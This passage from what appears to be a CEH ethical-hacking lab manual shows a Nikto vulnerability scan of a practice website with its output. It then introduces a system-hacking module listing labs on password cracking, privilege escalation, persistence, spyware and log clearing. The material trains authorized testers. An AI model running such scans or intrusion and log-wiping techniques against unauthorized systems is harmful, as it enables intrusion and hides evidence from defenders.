
```
Applications Places System [Icons] [Volume] [Network] [Bluetooth] [Power] Thu Mar 31, 07:58
cd Desktop - Parrot Terminal
File Edit View Search Terminal Help
-----
+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-03-31 07:52:41 (GMT-4)
-----
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-03-31 07:56:06 (GMT-4) (205 seconds)
-----
+ 1 host(s) tested
[root@parrot]~/home/attacker
#cd
[root@parrot]~
#cd Desktop
[root@parrot]~/Desktop
#
```


14. Type **nikto -h (Target Website) -o (File_Name) -F txt**, (here, the target website is **www.certifiedhacker.com**) and press **Enter**.

Note: **-h**: specifies the target, **-o**: specifies the name of the output file, and **-F**: specifies the file format.

Note: Name the file **Nikto_Scan_Results**


Note: The scan takes approximately 10 minutes to complete.



```
Applications Places System [Icons] [Volume] [Network] [Battery] Thu Mar 31, 08:15
nikto -h www.certifiedhacker.com -o Nikto_Scan_Results -F txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~/Desktop
#nikto -h www.certifiedhacker.com -o Nikto Scan Results -F txt
- Nikto v2.1.6
-----
+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-03-31 08:00:11 (GMT-4)
-----
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'host-header' found, with contents: c2hhcmVkJmJsdWVob3N0LmNvbQ==
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
```


Module 05 – Vulnerability Analysis

15. Now, type **pluma Nikto_Scan_Results** and press **Enter** to open the created file in a text editor window. The file appears displaying the scanned results, as shown in the screenshot.



The screenshot shows a Parrot OS desktop environment. In the foreground, a text editor window titled 'Nikto_Scan_Results (~/.Desktop) - Pluma (as superuser)' is open. It displays the output of a Nikto v2.1.6/2.1.5 scan on the target host www.certifiedhacker.com. The scan results show several findings, including missing headers (X-Frame-Options, X-XSS-Protection), uncommon headers (host-header, x-proxy-cache), and directory indexing found in /webmail/lib/emailreader_execute_on_each_page.inc.php, /images/, and /docs/. The scan terminated with 9 errors and 19 items reported. In the background, a terminal window shows the command 'pluma Nikto_Scan_Results' being executed.

```
Nikto v2.1.6/2.1.5
+ Target Host: www.certifiedhacker.com
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET Uncommon header 'host-header' found, with contents: c2hhcmVkJsdWVob3N0LmNvbQ==
+ GET Uncommon header 'x-proxy-cache' found, with contents: HIT
+ OSVDB-3093: /webmail/lib/emailreader_execute_on_each_page.inc.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 9 error(s) and 19 item(s) reported on remote host
+ End Time: 2022-03-31 08:12:55 (GMT-4) (764 seconds)
+ 1 host(s) tested
```

16. This concludes the demonstration of checking vulnerabilities in the target website using Nikto.
17. Close all open windows and document all the acquired information.
18. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

System Hacking

Module 06

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of This task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)

- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 325 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Gain Access to a Remote System using Ninja Jonin		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter		√	√
	2.3 Escalate Privileges by Exploiting Vulnerability in pkexec		√	√
	2.4 Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS	√		√
	2.5 Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys		√	√
	2.6 Escalate Privileges to Gather Hashdump using Mimikatz		√	√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√

Module 06 – System Hacking

	3.5 Image Steganography using OpenStego and StegOnline		√	√
	3.6 Maintain Persistence by Abusing Boot or Logon Autostart Execution	√		√
	3.7 Maintain Domain Persistence by Exploiting Active Directory Objects		√	√
	3.8 Privilege Escalation and Maintain Persistence using WMI		√	√
	3.9 Covert Channels using Covert_TCP		√	√
4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Hiding Artifacts in Windows and Linux Machines		√	√
	4.5 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

Lab Scenario

